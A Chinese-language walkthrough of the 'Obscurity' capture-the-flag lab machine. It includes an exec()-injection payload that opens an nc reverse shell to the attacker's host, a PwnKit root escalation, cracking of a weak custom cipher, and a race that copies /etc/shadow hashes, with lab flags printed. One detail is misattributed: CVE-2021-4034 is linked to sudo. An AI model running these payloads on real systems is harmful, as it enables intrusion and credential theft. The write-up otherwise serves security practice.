

Obscurity,pyrhon(exec反彈shell)、PwnKit(版本漏洞)、python(獲取user、root)

```
└─# nmap -sCV -p22,80,8080,9000 -A 10.10.10.168
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-28 04:41 PDT
Nmap scan report for 10.10.10.168
Host is up (0.22s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 33:d3:9a:0d:97:2c:54:20:e1:b0:17:34:f4:ca:70:1b (RSA)
|   256 f6:8b:d5:73:97:be:52:cb:12:ea:8b:02:7c:34:a3:d7 (ECDSA)
|_  256 e8:df:55:78:76:85:4b:7b:dc:70:6a:fc:40:cc:ac:9b (ED25519)
80/tcp    closed http
8080/tcp  open  http-proxy  BadHTTPServer
|_ http-title: 0bscura
|_ http-server-header: BadHTTPServer
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Mon, 28 Oct 2024 11:41:27
|     Server: BadHTTPServer
|     Last-Modified: Mon, 28 Oct 2024 11:41:27
|     Content-Length: 4171
|     Content-Type: text/html
|     Connection: Closed
|     <!DOCTYPE html>
|     <html lang="en">
|     <head>
|     <meta charset="utf-8">
|     <title>0bscura</title>
|     <meta http-equiv="X-UA-Compatible" content="IE=Edge">
|     <meta name="viewport" content="width=device-width, initial-scale=1">
|     <meta name="keywords" content="">
|     <meta name="description" content="">
|     <!--
|     Easy Profile Template
|     http://www.templateo.com/tm-467-easy-profile
```

```
| <!-- stylesheet css -->
| <link rel="stylesheet" href="css/bootstrap.min.css">
| <link rel="stylesheet" href="css/font-awesome.min.css">
| <link rel="stylesheet" href="css/templatemo-blue.css">
| </head>
| <body data-spy="scroll" data-target=".navbar-collapse">
| <!-- preloader section -->
| <!--
| <div class="preloader">
| <div class="sk-spinner sk-spinner-wordpress">
| HTTPOptions:
| HTTP/1.1 200 OK
| Date: Mon, 28 Oct 2024 11:41:28
| Server: BadHTTPServer
| Last-Modified: Mon, 28 Oct 2024 11:41:28
| Content-Length: 4171
| Content-Type: text/html
| Connection: Closed
| <!DOCTYPE html>
| <html lang="en">
| <head>
| <meta charset="utf-8">
| <title>0bscura</title>
| <meta http-equiv="X-UA-Compatible" content="IE=Edge">
| <meta name="viewport" content="width=device-width, initial-scale=1">
| <meta name="keywords" content="">
| <meta name="description" content="">
| <!--
| Easy Profile Template
| http://www.templatemo.com/tm-467-easy-profile
| <!-- stylesheet css -->
| <link rel="stylesheet" href="css/bootstrap.min.css">
| <link rel="stylesheet" href="css/font-awesome.min.css">
| <link rel="stylesheet" href="css/templatemo-blue.css">
| </head>
| <body data-spy="scroll" data-target=".navbar-collapse">
| <!-- preloader section -->
| <!--
| <div class="preloader">
|_ <div class="sk-spinner sk-spinner-wordpress">
```

9000/tcp closed cslistener

1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at

```
https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8080-TCP:V=7.94SVN%I=7%D=10/28%Time=671F7867%P=aarch64-unknown-linu
SF:x-gnu%r(GetRequest,10FC,"HTTP/1.1\x20200\x200K\nDate:\x20Mon,\x2028\x2
SF:00ct\x202024\x2011:41:27\nServer:\x20BadHTTPServer\nLast-Modified:\x20M
SF:on,\x2028\x20ct\x202024\x2011:41:27\nContent-Length:\x204171\nContent-
SF:Type:\x20text/html\nConnection:\x20Closed\n\n<!DOCTYPE\x20html>\n<html\
SF:x20lang=\x20"en">\n<head>\n\t<meta\x20charset=\x20"utf-8">\n\t<title>0bscur
SF:a</title>\n\t<meta\x20http-equiv=\x20"X-UA-Compatible"\x20content=\x20"IE=Ed
SF:ge">\n\t<meta\x20name=\x20"viewport"\x20content=\x20"width=device-width,\x2
SF:0initial-scale=1">\n\t<meta\x20name=\x20"keywords"\x20content=\x20"">\n\t<
SF:meta\x20name=\x20"description"\x20content=\x20"">\n<!--\x20\nEasy\x20Profil
SF:e\x20Template\nhttp://www\templatemo\com/tm-467-easy-profile\n-->\n\t
SF:<!--\x20stylesheet\x20css\x20-->\n\t<link\x20rel=\x20"stylesheet"\x20href
SF:=\x20"css/bootstrap\min\css">\n\t<link\x20rel=\x20"stylesheet"\x20href=\x2
SF:0css/font-awesome\min\css">\n\t<link\x20rel=\x20"stylesheet"\x20href=\x2
SF:0css/templatemo-blue\css">\n</head>\n<body\x20data-spy=\x20"scroll"\x20d
SF:ata-target=\x20"\.navbar-collapse">\n\n<!--\x20preloader\x20section\x20--
SF:>\n<!--\n<div\x20class=\x20"preloader">\n\t<div\x20class=\x20"sk-spinner\x20
SF:sk-spinner-wordpress">\n")%r(HTTPOptions,10FC,"HTTP/1.1\x20200\x200K\
SF:nDate:\x20Mon,\x2028\x20ct\x202024\x2011:41:28\nServer:\x20BadHTTPServ
SF:er\nLast-Modified:\x20Mon,\x2028\x20ct\x202024\x2011:41:28\nContent-Le
SF:ngth:\x204171\nContent-Type:\x20text/html\nConnection:\x20Closed\n\n<!D
SF:OCTYPE\x20html>\n<html\x20lang=\x20"en">\n<head>\n\t<meta\x20charset=\x20"ut
SF:f-8">\n\t<title>0obscura</title>\n\t<meta\x20http-equiv=\x20"X-UA-Compatib
SF:le"\x20content=\x20"IE=Edge">\n\t<meta\x20name=\x20"viewport"\x20content=\x2
SF:"width=device-width,\x20initial-scale=1">\n\t<meta\x20name=\x20"keywords\
SF:"\x20content=\x20"">\n\t<meta\x20name=\x20"description"\x20content=\x20"">\n<
SF:!--\x20\nEasy\x20Profile\x20Template\nhttp://www\templatemo\com/tm-46
SF:7-easy-profile\n-->\n\t<!--\x20stylesheet\x20css\x20-->\n\t<link\x20rel
SF:=\x20"stylesheet"\x20href=\x20"css/bootstrap\min\css">\n\t<link\x20rel=\x2
SF:0stylesheet"\x20href=\x20"css/font-awesome\min\css">\n\t<link\x20rel=\x2
SF:0stylesheet"\x20href=\x20"css/templatemo-blue\css">\n</head>\n<body\x20d
SF:ata-spy=\x20"scroll"\x20data-target=\x20"\.navbar-collapse">\n\n<!--\x20pre
SF:loader\x20section\x20-->\n<!--\n<div\x20class=\x20"preloader">\n\t<div\x2
SF:0class=\x20"sk-spinner\x20sk-spinner-wordpress">\n");
Aggressive OS guesses: Linux 3.2 - 4.9 (93%), Linux 3.1 (91%), Linux 3.2
(91%), Linux 5.0 (90%), AXIS 210A or 211 Network Camera (Linux 2.6.17)
(90%), Linux 3.18 (90%), Oracle VM Server 3.4.2 (Linux 4.1) (89%), Linux 5.1
(89%), Android 4.1.1 (89%), Android 4.2.2 (Linux 3.4) (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

TRACEROUTE (using port 9000/tcp)


HOP	RTT	ADDRESS
1	220.19 ms	10.10.14.1
2	220.40 ms	10.10.10.168

OS and Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .

Nmap done: 1 IP address (1 host up) scanned in 33.63 seconds

8080Port

底下看到這段話：



目錄爆破

```
ffuf -u http://10.10.10.168:8080/FUZZ/SuperSecureServer.py -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

```
develop [Status: 200, Size: 5892, Words: 1806, Lines: 171, Duration: 226ms]
```

完整URL：http://10.10.10.168:8080/develop/SuperSecureServer.py

內容：

```
import socket
import threading
from datetime import datetime
import sys
import os
import mimetypes
import urllib.parse
import subprocess

respTemplate = """HTTP/1.1 {statusNum} {statusCode}
Date: {dateSent}
Server: {server}
```

```
Last-Modified: {modified}
Content-Length: {length}
Content-Type: {contentType}
Connection: {connectionType}
```

```
{body}
""""
```

```
DOC_ROOT = "DocRoot"
```

```
CODES = {"200": "OK",
         "304": "NOT MODIFIED",
         "400": "BAD REQUEST", "401": "UNAUTHORIZED", "403": "FORBIDDEN",
         "404": "NOT FOUND",
         "500": "INTERNAL SERVER ERROR"}
```

```
MIMES = {"txt": "text/plain", "css": "text/css", "html": "text/html", "png":
"image/png", "jpg": "image/jpg",
         "ttf": "application/octet-stream", "otf": "application/octet-stream",
"woff": "font/woff", "woff2": "font/woff2",
         "js": "application/javascript", "gz": "application/zip",
"py": "text/plain", "map": "application/octet-stream"}
```

```
class Response:
    def __init__(self, **kwargs):
        self.__dict__.update(kwargs)
        now = datetime.now()
        self.dateSent = self.modified = now.strftime("%a, %d %b %Y
%H:%M:%S")
    def stringResponse(self):
        return respTemplate.format(**self.__dict__)
```

```
class Request:
    def __init__(self, request):
        self.good = True
        try:
            request = self.parseRequest(request)
            self.method = request["method"]
            self.doc = request["doc"]
            self.vers = request["vers"]
            self.header = request["header"]
            self.body = request["body"]
        except:
```

```

        self.good = False

def parseRequest(self, request):
    req = request.strip("\r").split("\n")
    method,doc,vers = req[0].split(" ")
    header = req[1:-3]
    body = req[-1]
    headerDict = {}
    for param in header:
        pos = param.find(": ")
        key, val = param[:pos], param[pos+2:]
        headerDict.update({key: val})
    return {"method": method, "doc": doc, "vers": vers, "header":
headerDict, "body": body}

class Server:
    def __init__(self, host, port):
        self.host = host
        self.port = port
        self.sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        self.sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        self.sock.bind((self.host, self.port))

    def listen(self):
        self.sock.listen(5)
        while True:
            client, address = self.sock.accept()
            client.settimeout(60)
            threading.Thread(target = self.listenToClient,args =
(client,address)).start()

    def listenToClient(self, client, address):
        size = 1024
        while True:
            try:
                data = client.recv(size)
                if data:
                    # Set the response to echo back the recieved data
                    req = Request(data.decode())
                    self.handleRequest(req, client, address)
                    client.shutdown()
                    client.close()

```

```

        else:
            raise error('Client disconnected')
    except:
        client.close()
        return False

def handleRequest(self, request, conn, address):
    if request.good:
#         try:
#             # print(str(request.method) + " " + str(request.doc), end='
#             '))
#             # print("from {0}".format(address[0]))
#         except Exception as e:
#             print(e)
        document = self.serveDoc(request.doc, DOC_ROOT)
        statusNum=document["status"]
    else:
        document = self.serveDoc("/errors/400.html", DOC_ROOT)
        statusNum="400"
    body = document["body"]

    statusCode=CODES[statusNum]
    dateSent = ""
    server = "BadHTTPServer"
    modified = ""
    length = len(body)
    contentType = document["mime"] # Try and identify MIME type from
string
    connectionType = "Closed"

    resp = Response(
        statusNum=statusNum, statusCode=statusCode,
        dateSent = dateSent, server = server,
        modified = modified, length = length,
        contentType = contentType, connectionType = connectionType,
        body = body
    )

    data = resp.stringResponse()
    if not data:
        return -1
    conn.send(data.encode())

```

```

        return 0

def serveDoc(self, path, docRoot):
    path = urllib.parse.unquote(path)
    try:
        info = "output = 'Document: {}'" # Keep the output for later
debug      exec(info.format(path)) # This is how you do string formatting,
right?      cwd = os.path.dirname(os.path.realpath(__file__))
            docRoot = os.path.join(cwd, docRoot)
            if path == "/":
                path = "/index.html"
            requested = os.path.join(docRoot, path[1:])
            if os.path.isfile(requested):
                mime = mimetypes.guess_type(requested)
                mime = (mime if mime[0] != None else "text/html")
                mime = MIMES[requested.split(".")[1]]
                try:
                    with open(requested, "r") as f:
                        data = f.read()
                except:
                    with open(requested, "rb") as f:
                        data = f.read()
                status = "200"
            else:
                errorPage = os.path.join(docRoot, "errors", "404.html")
                mime = "text/html"
                with open(errorPage, "r") as f:
                    data = f.read().format(path)
                status = "404"
    except Exception as e:
        print(e)
        errorPage = os.path.join(docRoot, "errors", "500.html")
        mime = "text/html"
        with open(errorPage, "r") as f:
            data = f.read()
        status = "500"
    return {"body": data, "mime": mime, "status": status}

```


根據偉大的chatGTP，有找到漏洞



這段伺服器程式碼中存在一些潛在的安全風險，以下是可能的漏洞：

1. `exec` 執行任意字串：

python

複製程式碼

```
info = "output = 'Document: {}'"
exec(info.format(path)) # This is how you do string formatting, right?
```

`exec` 函數執行任意的 Python 字串，因此如果 `path` 來自用戶輸入且未經驗證或過濾，攻擊者可以構造惡意的 `path` 值來執行任意程式碼。例如，若 `path` 為 `";os.system('malicious_command')"`，則可能直接導致遠端代碼執行漏洞。

修正建議：避免使用 `exec` 來格式化輸出，可改用安全的字串處理方式（如 `f"Document: {path}"`）或使用記錄系統將輸出安全寫入日誌。

簡單內部測試...

```
>>> info = "output = 'Document: {}'"
>>> path = "/index.html"
>>> output
'Document: /index.html'
```

測試`os.system`是否能(成功)

```
>>> path = "/index.html";os.system('echo tso test');''
>>> exec(info.format(path))
tso test
```

測試`os.system`，抓取`wget`(成功)

```
>>> path = "/index.html";os.system('wget 10.10.14.6:8000/test');''
>>> exec(info.format(path))
--2024-10-28 20:12:26-- http://10.10.14.6:8000/test
正在連接 10.10.14.6:8000... 連上了。
已送出 HTTP 要求，正在等候回應... 404 File not found
2024-10-28 20:12:26 錯誤 404: File not found。
```

可以新增反彈shell，並在受害機抓取反彈。(成功)

* 發現到`burp`的url編碼有像怪怪的，測試都失敗，改由網站url編碼就正常....

GET

```
/';os.system('rm%20%2Ftmp%2Ff%3Bmkfifo%20%2Ftmp%2Ff%3Bcat%20%2Ftmp%2Ff%7C%2Fbin%2Fbash%20-i%20%3E%261%7Cnc%2010.10.14.6%209200%20%3E%2Ftmp%2Ff');'
HTTP/1.1
```

```
(root@kali)-[~]  
# nc -lnvp 9200  
listening on [any] 9200 ...  
connect to [10.10.14.6] from (UNKNOWN) [10.10.10.168] 43148  
www-data@obscure:/$ id  
id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
www-data@obscure:/$ whoami  
whoami  
www-data  
www-data@obscure:/$ $
```

有版本漏洞(PwnKit)

```
Sudo version  
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-version  
Sudo version 1.8.21p2  
Vulnerable to CVE-2021-4034
```

提權成功...

```
www-data@obscure:/tmp$ chmod +x PwnKit  
chmod +x PwnKit  
www-data@obscure:/tmp$ ./PwnKit  
./PwnKit  
mesg: ttyname failed: Inappropriate ioctl for device  
  
id  
uid=0(root) gid=0(root) groups=0(root),33(www-data)  
whoami  
root
```

獲取user/root flag

```
root@obscure:/home/robert# cat user.txt  
cat user.txt  
90c74246ace919ea8cc3fd45e0db1834  
root@obscure:/home/robert# cat /root/root.txt  
cat /root/root.txt  
703044c482bc1423d9be361f5ec35a3c  
root@obscure:/home/robert#
```

在user 有看到很多txt文件，也可以執行python腳本

```
www-data@obscure:/home/robert$ ls -al
ls -al
total 60
drwxr-xr-x 7 robert robert 4096 May  9  2022 .
drwxr-xr-x 3 root   root   4096 May  9  2022 ..
lrwxrwxrwx 1 robert robert    9 Sep 28  2019 .bash_history → /dev/null
-rw-r--r-- 1 robert robert  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 robert robert 3771 Apr  4  2018 .bashrc
drwxr-xr-x 2 root   root   4096 May  9  2022 BetterSSH
drwx----- 2 robert robert 4096 May  9  2022 .cache
-rw-rw-r-- 1 robert robert  94 Sep 26  2019 check.txt
drwxr-x--- 3 robert robert 4096 May  9  2022 .config
drwx----- 3 robert robert 4096 May  9  2022 .gnupg
drwxrwxr-x 3 robert robert 4096 May  9  2022 .local
-rw-rw-r-- 1 robert robert  185 Oct  4  2019 out.txt
-rw-rw-r-- 1 robert robert   27 Oct  4  2019 passwordreminder.txt
-rw-r--r-- 1 robert robert  807 Apr  4  2018 .profile
-rwxrwxr-x 1 robert robert 2514 Oct  4  2019 SuperSecureCrypt.py
-rwx----- 1 robert robert   33 Oct 28 11:38 user.txt
www-data@obscure:/home/robert$ file *.txt
file *.txt
check.txt:      ASCII text, with CRLF line terminators
out.txt:        UTF-8 Unicode text, with NEL line terminators
passwordreminder.txt: UTF-8 Unicode text, with no line terminators
user.txt:       regular file, no read permission
www-data@obscure:/home/robert$ python3 SuperSecureCrypt.py -h
python3 SuperSecureCrypt.py -h
usage: SuperSecureCrypt.py [-h] [-i InFile] [-o OutFile] [-k Key] [-d]

Encrypt with 0bscura's encryption algorithm

optional arguments:
  -h, --help  show this help message and exit
  -i InFile  The file to read
  -o OutFile  Where to output the encrypted/decrypted file
  -k Key     Key to use
  -d         Decrypt mode
www-data@obscure:/home/robert$
```

腳本內容：

```
import sys
import argparse

def encrypt(text, key):
    keylen = len(key)
    keyPos = 0
    encrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr + ord(keyChr)) % 255)
        encrypted += newChr
        keyPos = (keyPos + 1) % keylen
```

```

        keyPos += 1
        keyPos = keyPos % keylen
    return encrypted

def decrypt(text, key):
    keylen = len(key)
    keyPos = 0
    decrypted = ""
    for x in text:
        keyChr = key[keyPos]
        newChr = ord(x)
        newChr = chr((newChr - ord(keyChr)) % 255)
        decrypted += newChr
        keyPos += 1
        keyPos = keyPos % keylen
    return decrypted

parser = argparse.ArgumentParser(description='Encrypt with 0bscura\'s
encryption algorithm')

parser.add_argument('-i',
                    metavar='InFile',
                    type=str,
                    help='The file to read',
                    required=False)

parser.add_argument('-o',
                    metavar='OutFile',
                    type=str,
                    help='Where to output the encrypted/decrypted file',
                    required=False)

parser.add_argument('-k',
                    metavar='Key',
                    type=str,
                    help='Key to use',
                    required=False)

parser.add_argument('-d', action='store_true', help='Decrypt mode')

args = parser.parse_args()

banner = "#####\n"

```

```

banner+= "#          BEGINNING          #\n"
banner+= "#    SUPER SECURE ENCRYPTOR    #\n"
banner+= "#####\n"
banner += " #####\n"
banner += " #          FILE MODE          #\n"
banner += " #####"
print(banner)
if args.o == None or args.k == None or args.i == None:
    print("Missing args")
else:
    if args.d:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Decrypting...")
        decrypted = decrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(decrypted)
    else:
        print("Opening file {0}...".format(args.i))
        with open(args.i, 'r', encoding='UTF-8') as f:
            data = f.read()

        print("Encrypting...")
        encrypted = encrypt(data, args.k)

        print("Writing to {0}...".format(args.o))
        with open(args.o, 'w', encoding='UTF-8') as f:
            f.write(encrypted)

```

應該是加減密腳本。

查看txt檔案

```

www-data@obscure:/home/robert$ cat check.txt
cat check.txt
Encrypting this file with your key should result in out.txt, make sure your key is correct!
www-data@obscure:/home/robert$ cat out.txt
cat out.txt
;UÊêUþ0ÚÝÝ×ÐÊßþÊÚÊæBÝÊUÚÚÊUÊÊêNÓÝÍÐæAaÚþã0ÑÐaÚ;0æÐaÊÍÍßÚÊæYáæêÍÍÚÊêN0áaÚÎ×vwww-data@obscure:/home/robert$ cat passwordreminder.txt
cat passwordreminder.txt
-ðÊÊâúîñ--
www-data@obscure:/home/robert$

```

根據 `check.txt` 表示：可以執行

```

python3 SuperSecureCrypt.py -i out.txt -k "Encrypting this file with your
key should result in out.txt, make sure your key is correct!" -d -o
/tmp/key.txt

```

alexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovichalexandrovich

單一為：alexandrovich

* * *

ssh登入失敗...可能這是金鑰

* * *

```
python3 SuperSecureCrypt.py -i passwordreminder.txt -k alexandrovich -d -o /tmp/passwd.txt
```

獲取：SecThru0bsFTW

ssh登入成功

```

└─# ssh robert@10.10.10.168
robert@10.10.10.168's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-65-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Wed Oct 30 02:26:31 UTC 2024

System load:  0.0                       Processes:    111
Usage of /:   55.2% of 3.87GB           Users logged in: 0
Memory usage: 16%                       IP address for ens160: 10.10.10.168
Swap usage:   0%

 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

40 packages can be updated.
0 updates are security updates.

Last login: Mon Dec  2 10:23:36 2019 from 10.10.14.4
robert@obscure:~$ id
uid=1000(robert) gid=1000(robert) groups=1000(robert),4(adm),24(cdrom),30(dip),46(plugdev)
robert@obscure:~$ whoami
robert
robert@obscure:~$ █

```

有adm組可提權～

參考：<https://book.hacktricks.xyz/cn/linux-hardening/privilege-escalation/interesting-groups-linux-pe#sudoadmin-zu>

但找不到密碼.. `cat auth.log |grep "uid=1002"`

有sudo -l

```
print('Error: Invalid user!') else print('Success!')
robert@obscure:/var/log$ sudo -l
Matching Defaults entries for robert on obscure:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User robert may run the following commands on obscure:
(ALL) NOPASSWD: /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
```

簡單第一次測試(錯誤)：

```
robert@obscure:/var/log$ python3 /home/robert/BetterSSH/BetterSSH.py
Enter username: root
Enter password: root
Traceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 15, in <module>
    with open('/etc/shadow', 'r') as f:
PermissionError: [Errno 13] Permission denied: '/etc/shadow'
```

腳本內容：

```
import sys
import random, string
import os
import time
import crypt
import traceback
import subprocess

path = ''.join(random.choices(string.ascii_letters + string.digits, k=8))
session = {"user": "", "authenticated": 0}
try:
    session['user'] = input("Enter username: ")
    passW = input("Enter password: ")

    with open('/etc/shadow', 'r') as f:
        data = f.readlines()
        data = [(p.split(":") if "$" in p else None) for p in data]
        passwords = []
        for x in data:
            if not x == None:
                passwords.append(x)

    passwordFile = '\n'.join(['\n'.join(p) for p in passwords])
    with open('/tmp/SSH/'+path, 'w') as f:
        f.write(passwordFile)
    time.sleep(.1)
    salt = ""
    realPass = ""
    for p in passwords:
        if p[0] == session['user']:
            salt, realPass = p[1].split('$')[2:]
            break

    if salt == "":
```

```

        print("Invalid user")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    salt = '$6$'+salt+'$'
    realPass = salt + realPass

    hash = crypt.crypt(passW, salt)

    if hash == realPass:
        print("Authed!")
        session['authenticated'] = 1
    else:
        print("Incorrect pass")
        os.remove('/tmp/SSH/'+path)
        sys.exit(0)
    os.remove(os.path.join('/tmp/SSH/',path))
except Exception as e:
    traceback.print_exc()
    sys.exit(0)

if session['authenticated'] == 1:
    while True:
        command = input(session['user'] + "@Obscure$ ")
        cmd = ['sudo', '-u', session['user']]
        cmd.extend(command.split(" "))
        proc = subprocess.Popen(cmd, stdout=subprocess.PIPE,
stderr=subprocess.PIPE)

        o,e = proc.communicate()
        print('Output: ' + o.decode('ascii'))
        print('Error: ' + e.decode('ascii')) if len(e.decode('ascii')) > 0
    else print('')

```

chatGTP發現漏洞

潛在漏洞

從 `/etc/shadow` 文件中提取密碼資訊：

這個動作需要 `root` 權限，並且 `/etc/shadow` 文件的內容應該是不可讀的，防止普通使用者取得其中的密碼散列。

在真實系統中，如果被允許讀取 `/etc/shadow` 文件，可能會讓未授權的使用者進行暴力破解攻擊。生成並儲存密碼檔案：

將密碼資訊寫入 `/tmp/SSH/` 目錄下隨機生成的文件名稱，可能導致一個競態條件，尤其在多使用者環

境中。

此外，該檔案若未正確刪除，也可能被其他使用者讀取。

子程序命令執行：

使用者輸入的指令未經適當的檢查就被傳遞給 `subprocess.Popen`，這會引發命令注入風險。如果使用者輸入惡意指令或加入特殊字符，可能會取得更高權限或取得系統訪問。

弱隨機生成和不安全的密碼驗證：

使用者密碼散列是透過 `crypt` 模組計算出來的，但未強化鹽值。增加鹽值複雜度和加密標準會提高安全性。

我會不斷嘗試將其中的任何內容複製/tmp/SSH到/tmp/test

```
while true; do cp -R /tmp/SSH/* /tmp/test/ 2>/dev/null; done
```

有出現錯誤

```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username:
Enter password:
Traceback (most recent call last):
  File "/home/robert/BetterSSH/BetterSSH.py", line 24, in <module>
    with open('/tmp/SSH/'+path, 'w') as f:
```

發現沒有/tmp/SSH，立馬建一個資料夾

後面執行成功

```
robert@obscure:~$ sudo /usr/bin/python3 /home/robert/BetterSSH/BetterSSH.py
Enter username:
Enter password:
Invalid user
```

獲取檔案：

```
robert@obscure:/tmp/test$ cat 8FTtfRyR
root
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
18226
0
99999
7

robert
$6$fZZcDG7g$lF035GcjUmNs3PSjroqNGZjH35gN4KjhHbQxvW00XU.TCIHgavst7Lj8wLF/xQ21jYW5nD66aJsvQSP/y1zbH/
18163
0
99999
7
```

解碼

```
$6$riekpK4m$uBdaAyK0j9WfMzvcSKYVfyEHGtBfnfpiVbYbzbVmfneEbo0wSijW1GQussvJSk8X1M56kzgGj8f7DFN1h4dy1
```

明文：mercedes

```
robert@obscure:/tmp/test$ su - root
Password:
root@obscure:~# id
uid=0(root) gid=0(root) groups=0(root)
root@obscure:~# whoami
root
root@obscure:~#
```